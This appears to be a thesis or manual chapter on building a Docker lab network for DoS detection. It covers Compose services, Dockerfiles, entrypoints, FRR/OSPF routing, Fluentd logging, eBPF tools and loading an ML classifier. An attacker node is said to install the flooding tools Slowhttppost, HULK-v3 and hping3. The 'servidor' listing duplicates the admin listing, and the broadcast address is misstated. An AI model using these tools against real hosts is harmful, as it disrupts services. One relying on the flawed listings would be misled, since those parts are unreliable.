


Figure 11.1. Virtual network

11.2 Docker

11.2.1 Docker-compose

The docker-compose file is composed of three section: the version of docker-compose, the services and the networks. With services are meant the container that run an image. This virtual network has several types of nodes: administrator, server, router, client and attacker. The networks instead define the network space available.

Networks

The "network" keyword, is a top-level key in the Docker Compose file that defines custom networks. Docker Compose allows you to create and manage networks that your services can use to communicate. For example 11.1, the network "servidor-system" is configured to provide $2^8 - 2$ (the 10.100.0.0 is used to address the network and 10.100.0.0 for broadcasting) IPv4 addresses.

Listing 11.1. Network example

```
networks:
 servidor-system:
    driver: bridge
    ipam:
      config:
        - subnet: 10.100.0.0/24
```

The line "driver: bridge" specifies the network driver to use. Docker has several network drivers, and bridge is the default driver for creating networks. A bridge network is an internal network within a single Docker host that containers connected to it can use to communicate with each other. IPAM stands for IP Address Management. This section allows you to configure how IP addresses are assigned within the network. The key "config" is used to specify the configuration settings for IPAM. It expects a list of configurations. Finally, the range of the subnet is written. The networks present in the figure 11.1 are defined in the same way.

Services

The services: key is a top-level key in a Docker Compose file. It is used to define the services that make up the multi-container application. Each service corresponds to a container that will be run by Docker. As anticipated the services used in this network can be divided in admin, router, server, client and attacker. Analysing as example the service "admin-fluentd" 11.3, it is possible to observe several keywords. "build:" specifies the build context and Dockerfile for the service. The directory containing the build context is specified by "context: ./admin-fluentd". This is where Docker looks for the Dockerfile and any other files needed for the build. The field "dockerfile: Dockerfile_admin-fluentd" specifies the name of the Dockerfile to use. In this case, it is Dockerfile_admin-fluentd. If not provided, the default name of the dockerfile must be set to "Dockerfile". The custom name choice is recommended. The line "entrypoint: entrypoints/ep_fluentd.sh" overrides the default entrypoint of the Docker image, specifying a script ep_fluentd.sh in the "entrypoints" directory to be run when the container starts. The entrypoints directory, will be located in te "context" previously defined.

Listing 11.2. Service example, admin-fluetd

```
admin-fluentd:
    build:
      context: ./admin-fluentd
      dockerfile: Dockerfile_admin-fluentd
    privileged: true
    #the container as first instruction executes the entrypoint
   (since the image doesn’t support bash it’s used sh)
    #entrypoint: sh -c "entrypoints/ep_fluentd.sh" alpine version
    entrypoint: entrypoints/ep_fluentd.sh
    #-volumes between fluentd and the host
    volumes:
      - ./admin-fluentd/conf/fluent.conf:/fluentd/etc/fluent.conf
      - ./admin-fluentd/-volume:/-volume
      - ./admin-fluentd/output:/fluentd/output/
    #hostPort:containerPort
    #indicates a connection between these 2 ports
    ports:
      - "24224:24224"
      - "24224:24224/udp"
      - "5140/tcp"
    command:
      - "/bin/sleep"
      - "infinity"
    networks:
      professor-system:
        ipv4_address: 10.200.0.2
```

The “volumes:” defines volumes between the host and the container. Docker offers the possibility to mount volumes between the container and the host. The property `volumes` allows data persistence and the chance of sharing data between containers and the host. Indeed, it has been used for data sharing, to allow easy updates and to make persistent a storage, since by restarting the containers the image is set at the entrypoint instead of the last state. With this option, it is possible to change the scripts needed and test them without stopping and rebuilding the container images. To avoid the use of -volume, it may be preferred at the final stage of a project, to copy the script inside the image and make it definitive. The syntax of the command:

```
./admin-fluentd/conf/fluent.conf:/fluentd/etc/fluent.conf
```

indicate that the file “fluent.conf” of the relative path ./admin-fluentd/conf/ belonged to the host, will be mapped as the file “fluent.conf” in the absolute path “/fluentd/etc/” of the service.

The “ports:” mapping indicates the relationship between host port and service port. In this case 11.3, the port 24224 of the host will consultable to examine the port 24224 and 24224/udp of the container. The third example is equivalent to “5140/tcp:5140/tcp”. The “command:” section overrides the default command for the container. In this case, it runs /bin/sleep infinity to keep the container running indefinitely without doing anything. This is often used for debugging or keeping a container running for other reasons. “networks:” specifies the custom network configuration for the service. In this case 11.3, “professor-system:” is the name of the custom network to connect to. The line “ipv4_address: 10.200.0.2” assigns the static IP address 10.200.0.2 to the container within the professor-system network.

The field “privileged: true” will be covered in the next services to be compared with other keywords.

The node admin-fluentd is the administrator node and it is advisable to not add any equal node.

Observing the service “servidor”, that stands for server in Spanish, it is possible to notice some keywords not present or analysed with the service “admin-fluentd” 11.3.

Listing 11.3. Service example, admin-fluetd

```
admin-fluentd:
    build:
      context: ./admin-fluentd
      dockerfile: Dockerfile_admin-fluentd
    privileged: true
    #the container as first instruction executes the entrypoint
   (since the image doesn’t support bash it’s used sh)
    #entrypoint: sh -c "entrypoints/ep_fluentd.sh" alpine version
    entrypoint: entrypoints/ep_fluentd.sh
    #-volumes between fluentd and the host
    volumes:
      - ./admin-fluentd/conf/fluent.conf:/fluentd/etc/fluent.conf
      - ./admin-fluentd/-volume:/-volume
      - ./admin-fluentd/output:/fluentd/output/
    #hostPort:containerPort
    #indicates a connection between these 2 ports
    ports:
      - "24224:24224"
      - "24224:24224/udp"
      - "5140/tcp"
    command:
      - "/bin/sleep"
      - "infinity"
    networks:
      professor-system:
        ipv4_address: 10.200.0.2
```

To allow a service to perform a task with high privileges, it is possible to set the option “privileged: true”. This option provides full access to devices on the host and grants access to a set of instruction that otherwise would not be accessible, useful when the node needs to perform low-level system tasks. However, this option exposes the host to security risks breaking the principle of isolation, typical of the containers. Example of these operations could be mounting a host file-system, set network configuration or obtain hardware access to manage USB devices or control GPUs.

Another possibility is to use the option “cap_add” that stands for additional capabilities. In this way, the privileges are more granular and specific purposes compared to “privileged: true”. Linux divides the privileges of the user root into distinct units of capabilities. The list of the capabilities can be found in Linux manual. Use cases of “cap_add” can be:

- “NET_ADMIN”: allows administration task, like configuring the network interfaces, managing routing tables and setting up firewall.
- “SYS_ADMIN”: enables operations such as mounting filesystems and setting up of namespaces
- “KILL”: bypass the permission checks for sending signals
- “BPF”: also included in “SYS_ADMIN”, is weaker and allows BPF operations. If the aim is to set up performance monitoring, it’s also necessary to set “PERFMON”

To make the implementation easier and permissions free, has been chosen to proceed with the option “privileged: true”. This makes the addition of “cap_add” useless, but it has been left in the code for future improvements, as a reminder and example.

The “logging:” section specifies the logging driver and its options for the container. “driver: ”fluentd”” sets the logging driver to fluentd, which means that the container will send its log output to a Fluentd service for aggregation and processing. The field “options:” provides specific options for the Fluentd logging driver, in this case:

```
fluentd-address: 10.200.0.2:24224
tag: servidor
#makes the execution non-blocking
fluentd-async: ’true’
```

“fluentd-address: 10.200.0.2:24224” specifies the address of the Fluentd service to which the logs should be sent. In this case, it is the IP address 10.200.0.2 on port 24224. The “tag: servidor” sets a tag for the logs, which can be used by Fluentd to filter and categorize the log entries. The flag “fluentd-async: ’true’” makes the logging execution non-blocking. This means the container can continue running even if Fluentd is slow or unavailable, preventing potential bottlenecks or crashes due to logging issues. This entire group of option, “logging”, resulted not trustable. To address the logging problem has been chosen a simpler way, by means of other commands inserted in the Dockerfile and entrypoint. It has been decided to keep the option to offer a possibility of improvement for the future. Its malfunctioning does not add any problem or risk for the network.

The “depends_on:” field defines dependencies between services. It ensures that the specified services are started before the current service, in this case the service “admin-fluentd”. Docker Compose will ensure that admin-fluentd is started before servidor. Note that depends_on does not wait for the admin-fluentd service to be "ready" (e.g., responding to network requests); it only ensures that it has been started.

The service "servidor" can be copied and pasted in the docker-compose.yml to add more server services. An example could be the addition of "servidor2".

The principles exposed for "admin-fluentd" and "servidor" are valid also for the other nodes of the network and for the other categories: router, client and attacker.

11.2.2 Dockerfiles

As noticeable from the router service, they share the same options but most importantly the same Dockerfile but a different entrypoint.

Dockerfile is a text file that contains the instructions on how to build a Docker image, in which each instruction corresponds to a new layer. Dockerfile uses a set of commands to define the layer of the image:

- `FROM`: Specifies the base image
- `RUN`: Executes a command in the shell. Usually used to install packages, clone repositories, build scripts and so on.
- `COPY`: Copies a file from a local repository to the container repository
- `WORKDIR`: The Dockerfile correspondent of `cd`
- `EXPOSE`: Specifies the port of the container that listens for connections
- `USER`: Set the username or UID to use when running the image
- others...

Let's focus now on some important details of the dockerfiles used in this project. The easy or immediate understandable lines will be left to the reader.

The admin-fluentd node starts from a Fluentd image based on Debian. Attention deserving are the next line of the Dockerfile_admin-fluentd:

Listing 11.4. Dockerfile_admin-fluentd

```
RUN apt install -y python3-venv
RUN python3 -m venv /opt/venv
ENV PATH="/opt/venv/bin:$PATH"
# Install packages within the virtual environment
RUN pip install tensorflow scikit-learn numpy joblib

RUN ln -fs /usr/share/zoneinfo/Europe/Madrid /etc/localtime && \
    echo "Europe/Madrid" > /etc/timezone && \
    apt-get update && \
    apt-get install -y tzdata && \
    dpkg-reconfigure --frontend noninteractive tzdata
```

```
RUN apt-get install -y systemctl cron
RUN echo "00 00 * * * /bin/bash
   /shared-volume/prediction/livePrediction/liveLogfileCreator.sh"
   | crontab -
```

The first block defines a virtual environment and install the packages TensorFlow, scikit-learn, NumPy and joblib, which are necessary for the node. They are used to importing and make the AI model to work. The reason why, it has been done by means of the virtual environment, is because during the installation of TensorFlow, appeared a compatibility problem of the package with the operative system of the container. The node in question is the admin-fluent, whose image uses `fluent/fluentd:v1.17.0-debian-amd64-1.0`. To solve the issue, it has been decided to use a Virtual Environment for the installing of the python libraries required. A virtual environment is an isolated Python environment that allows to manage dependencies for different projects separately, so as to avoid conflicts between project dependencies and system-wide packages. When activated, the virtual environment, modifies the shell's 'PATH' variable so that the virtual environment's python and pip are used instead of the system-wide versions.

The second block, repeated in the dockerfiles of the other nodes, allow the container to be set on the same time zone, in order to make the logs consistent.

The third block creates, by means of cron, a routine that run a bash script every day at midnight. The bash script simply creates a file .txt that is used to store the live prediction (later will be explained better).

The Dockerfile_servidor, installs a series of packages for IP routing and logging and others necessary to functioning of eBPF features. To be more precise, the packages used to load and attach the eBPF programs and the packages needed to install libbpf and bpftools. Libbpf is a library for interacting with BPF programs. It is designed to simplify the process of loading, configuring, and managing BPF programs in user space. The BPF tool is a command-line utility that provides various capabilities to interact with BPF programs and maps from user space. It is built on top of libbpf and is part of the Linux kernel's BPF infrastructure. Moreover, these packages allow the use of BCC, which is a set of powerful tools and libraries for creating, loading, and managing BPF (Berkeley Packet Filter) programs on Linux systems.

A line for the installing of fluent-logger for python is added. This library is used to allow the communication of a python script with a Fluentd instance.

The Dockerfile_attacker, contains the necessary instruction for the installation of the tools Slowhttppost, HULK-v3 and hping3. In the case of hping3, the timezone block is also useful to avoid the build to get blocked by the input request of its installation. To better relate, the reader can try to install hping3 in its system.

Finally, the Dockerfile_router is mainly used to set the tool in charge of the routing system in the network: FRRouting. Its functioning together with the instruction inserted in the dockerfile will be covered later. Finally, the ipforwarding flag is set to true to allow the router to forward the packets and the configuration of the syslog-ng tool are change in order to send the logs straight to the port associated to Fluentd of the administrator node. The logs are sent by means of a TCP connection to ensure the integrity of the packets.

All of the mentioned dockerfile have as last instruction a similar command:

```
COPY entrypoints/ep_routerA.sh entrypoints/ep_routerA.sh
COPY entrypoints/ep_routerB.sh entrypoints/ep_routerB.sh
COPY entrypoints/ep_routerC.sh entrypoints/ep_routerC.sh
COPY entrypoints/ep_routerD.sh entrypoints/ep_routerD.sh
#make the scripts executable
RUN chmod +x /entrypoints/ep_routerA.sh
   /entrypoints/ep_routerB.sh /entrypoints/ep_routerC.sh
   /entrypoints/ep_routerD.sh
```

To be more precise, the entrypoint located on the host machine is copied in a directory of the imager. To avoid confusion,it has been chosen a path with the same name. After copying the entrypoint script in the image, it is set to be executable by the container. The snippet exposed is related to the Dockerfile_router. The reason why it has been chosen this as example, is because this dockerfile is shared among different router. Being all routers, they all have a similar base, but they differ for their routing configuration. For this reason, they have a different entrypoint. This example is meant to be used in case it is necessary to replicate other services and avoid the creation of custom Dockerfile for each duplicate. Of course, this implies the creation of a copy of each entrypoint in every image.

11.2.3 Entrypoints

It will follow now a brief analysis of the entrypoint of each node.

The first node to be considered is the admin-fluentd. At first a bash script is made executable. This is the bash script responsible for the creation of a file .txt with the name of the current date in the folder `shared-volume/prediction/livePrediction/`. This file is used by fluentd to store the live prediction about the data collected. This is the same script the cron routine triggers. In order to start the service cron, it needs at run time to be enabled and started. To be sure of not having compatibility problems, TensorFlow is being updated every time the network is started. Finally, the log collector Fluentd is started by using the executable and adding as argument the fluentd configuration file.

```
chmod +x
   shared-volume/prediction/livePrediction/liveLogFileCreator.sh
/shared-volume/prediction/livePrediction/liveLogFileCreator.sh

systemctl enable cron
systemctl start cron

pip install --upgrade tensorflow

# Start fluentd with a specific configuration file
```

```
/usr/local/bundle/gems/fluentd-1.17.0/bin/fluentd -c
   /fluentd/etc/fluent.conf &
```

Server side, it is important to start the npm server, used as basic server example in this project, and most importantly terminate the configuration of eBPF. To allow the use of the tool BCC it is mandatory the installing of the package `apt-get install -y linux-headers-$(uname -r)`. In which "uname -r" prints the kernel release version. Particularly this is the command it cannot work with Windows distribution used as host, because the Windows Subsystem for Linux (WSL) does not provide this kind of header. The last command to run is `mount -t debugfs none /sys/kernel/debug` that allows the mounting of the debugfs at /sys/kernel/debug. This allows user space programs and tools to access and manipulate kernel debugging information and interfaces that are exposed through debugfs. Debugfs is a virtual filesystem that exposes kernel debugging interfaces to user space. It provides a way to interactively debug and trace kernel code, inspect kernel data structures, and retrieve debug messages and statistics.

The router entrypoint is specific for each router. This is because in this bash script it is setted the configuration of FRR (the routing tool). Moreover, the service of FRR and syslog-ng are started. The setting of FRR will be covered in the next paragraph.

A common operation, among the nodes, to be performed in the entrypoints, is the setting of the router as default route. Initially, the proximity router has been set as default router, however this led to the lost of the connection with the host internet connection, making impossible any update at runtime. The problem have been solved by using a wider network as destination for the path going through the proximity router. Here is an example:

```
# Rather then using a default route is inserted the whole
# interval of address as a static route. This is done to allow
# the node a connection to internet.
#ip route change default via 10.200.0.10
ip route add 10.0.0.0/8 via 10.200.0.10
```

Finally, all the entrypoint have as last operation the `/bin/sleep infinity` that ensures the container not to stop its execution, making impossible to log in, by means of the command `docker exec -it newenvironment_[service_name]_1 /bin/bash`. This last command, solve the same purpose of the option "command" of the docker-compose file.

11.3 FRRouting

FRRouting (FRR) is an open-source routing software forked from the Quagga project. Its modular design allows the integration and customisation of protocols, by simply enabling or disabling the required daemons. The Zebra Daemon acts as central manager and behave like an interface between the other protocol daemons and the routing table. Each supported protocol has its own daemon. Example of protocols are the BGP (Border Gateway Protocol), used for large-scale inter-domain routing, OSPF (Open Shortest Path First), used for intra-domain routing, RIP (Routing Information Protocol), a distance vector protocol. The routers have been configured so that the protocol OSPF is used as routing protocol and zebra is activated in order to allow its intermediate role. Moreover, the IP-forwarding option is set to true, to allow the node to act as a router and forward the traffic to the right destination. The daemon configuration happens by setting the configuration file of FRR in the dockerfile (11.5) because it is common with every router of the network.

Listing 11.5. Dockerfile_router

```
# Configure frr enabling daemon and setting ports
RUN sed -i ’s/^bgpd_options=.*/bgpd_options="  --daemon -A
    127.0.0.1"/’ /etc/frr/daemons && \
     sed -i ’s/^zebra_options=.*/zebra_options=" -s 90000000
    --daemon -A 127.0.0.1"/’ /etc/frr/daemons && \
     sed -i ’s/^bgpd=.*/zebra=yes\nbgpd=yes/’ /etc/frr/daemons &&
    sed -i ’s/^ospfd=.*/ospfd=yes/’ /etc/frr/daemons &&\
     sed -i ’s/^zebra=.*/zebra=yes/’ /etc/frr/daemons && \
     sed -i ’s/^ospfd_options=.*/ospfd_options="  --daemon -A
    127.0.0.1"/’ /etc/frr/daemons
RUN echo "zebrasrv 2600/tcp" > /etc/services && echo "zebra
    2601/tcp" >> /etc/services && echo "bgpd 2605/tcp" >>
    /etc/services \
     && echo "ospfd 2604/tcp" >> /etc/services
```

The command sed is used to modify the /etc/frr/daemons configuration file. Precisely

- bgpd_options: Configures the BGP daemon (bgpd) to run as a daemon and listen on 127.0.0.1.
- zebra_options: Configures the Zebra daemon (zebra) to run as a daemon with specific options and listen on 127.0.0.1.
- ospfd_options: Configures the OSPF daemon (ospfd) to run as a daemon and listen on 127.0.0.1.
- The lines set zebra=yes, bgpd=yes, and ospfd=yes to enable these daemons to start.

The service is enabled and activated at runtime by means of the entrypoint bash script. Moreover, the script is also used to configure differently each router and instruct them about their neighbour. To do so, the software is provided with a command-line interface, called VTYSH (Virtual TeletYpe SHell), allowing an easy configuration and management of the daemons.

Listing 11.6. Topology configuration routerA

```
service syslog-ng start                    #start the syslog
service frr start                                 #start frr (routing
   service)

#set frr and set the frrRouter log
vtysh << EOF
conf t
router ospf
network 10.100.0.0/24 area 0
network 10.200.0.0/24 area 0
network 10.1.0.0/24 area 0
end
EOF
```

To configure the topology of the routerA 11.6, it has been fed the VTYSH with a heredoc. It allows passing a block of text as input to a command. The general syntax is: `command <<EOF text EOF`. The first command `conf t`, short for configure terminal, is used to enter the configuration mode in VTYSH. Once in the configuration mode, "router ospf" is used to enter the OSPF router configuration mode. Finally, the router is instructed with the neighbour areas. To exit and save, the command "end" is inserted as the final line.

The configuration of the other routers follow the same mechanism.
For further information about FRR consult:
https://docs.frrouting.org/en/latest/setup.html

11.4 Fluentd

Fluentd offers a complete solution to simplify the handling of logs from different source, which were complex and coming from fragmented source, forcing the use of different tools for different type of logs. Fluentd is based on 4 core blocks:

- Input: component responsible for the data collection from sparse sources. Thanks to different plugins it is possible to ingest data from logs, databases and more, allowing Fluentd to manage whatever type of log data making it a universal data collector.
- Buffer: is used to temporarily store data. Different buffer mechanism are supported, including in-memory, file-based and others.
- Filter: can modify, enrich or exclude log data based on predefined rules.
- Output: is the block responsible for the formatting of data in exit and the delivery to different destinations like databases, other services, files.

The configuration file, used to run the tool (explained in the paragraph Entrypoints), is located in the folder conf as fluent.conf and mapped in the container as "/fluentd/etc/fluent.conf", has been set as it follow. The explanation of the configuration file can be referred to 4.2.1

For further information about Fluentd: https://docs.fluentd.org/

11.5 Data extracting tools mechanic

As explained in the User Manual, to reach the final data shape it is necessary to perform some changes to the output data by tcpTracer, merge and synchronise the tools data and perform the computation of the mean and variance of the metrics.

To remind the reader, the structure of the data is shown in 5.1.

The analysis of the TCP tools, tcpLife and tcpTracer can be found at 6.3.1.

The analysis of the synchronisation mechanic can be found at 6.3.2

The figure 6.4 summarise the synchronisation mechanism.

11.6 Prediction programs

In order to make use of the model, it is necessary to import both the scaler and the model. To do so, it is used the function load() of the library joblib for the scaler and the function load_model() from the Keras module of TensorFlow library.

```
classifierLoad = tf.keras.models.load_model(
    '/shared-volume/prediction/MLP_11agosto.keras', compile=False)

# Load the StandardScaler
scaler = joblib.load('/shared-volume/prediction/std_scaler.bin')
```

The compile parameter is set as false to indicate that the model is not going to be trained, but just fed with prediction entries.

This lines of code are used in all the three possible script for the data analysis. The intervalModelUser.py and manualModelUser.py are banal and are left to the reader.

The complexity of the 1prediction.py tool, the one used for the live prediction, using Fluentd, lays in how the data arrive are input. The argument the tool usually takes in input is provided by Fluentd. By studying the Fluentd configuration it may seem that the tool directly pass the log line, however, because of the use of the buffer as intermediate station, the buffer is the argument passed to the software. To be precise, the buffer collects one or more log line and when it's ready is given as input to the tool. This mean that it needs to be opened as a file, and that it will contain several lines. To verify, it is advised to run the command `ls /var/lib/fluentd/` while the 1clocl.py is running in the server node. The result will highlight the existence of the buffer "predictor_dos_logs_buffer" (the same defined in the fluent.conf file). Inside the buffer will be present several log files as buffer.q61891f6d1063321b01b57f8c324c1388.log, that can be opened as a text file. With the command `cat buffer.q61891f6d1063321b01b57f8c324c1388.log` it is possible to read the log lines passed by 1clock.py, collected by the buffer and that will be used as input in the 1prediction.py tool. For further experiment and better understand the functioning, it is also advised to modify the 1prediction.py script and print the argument received.

11.7 AI models

The explanation of the dataset analysis, in the script “4.5_multilayer_perceptron”, is available here: 5.2.
An analysis of the Random Forest script is here: 5.3.1.
The analysis of the MLP is referenced here: 5.3.2.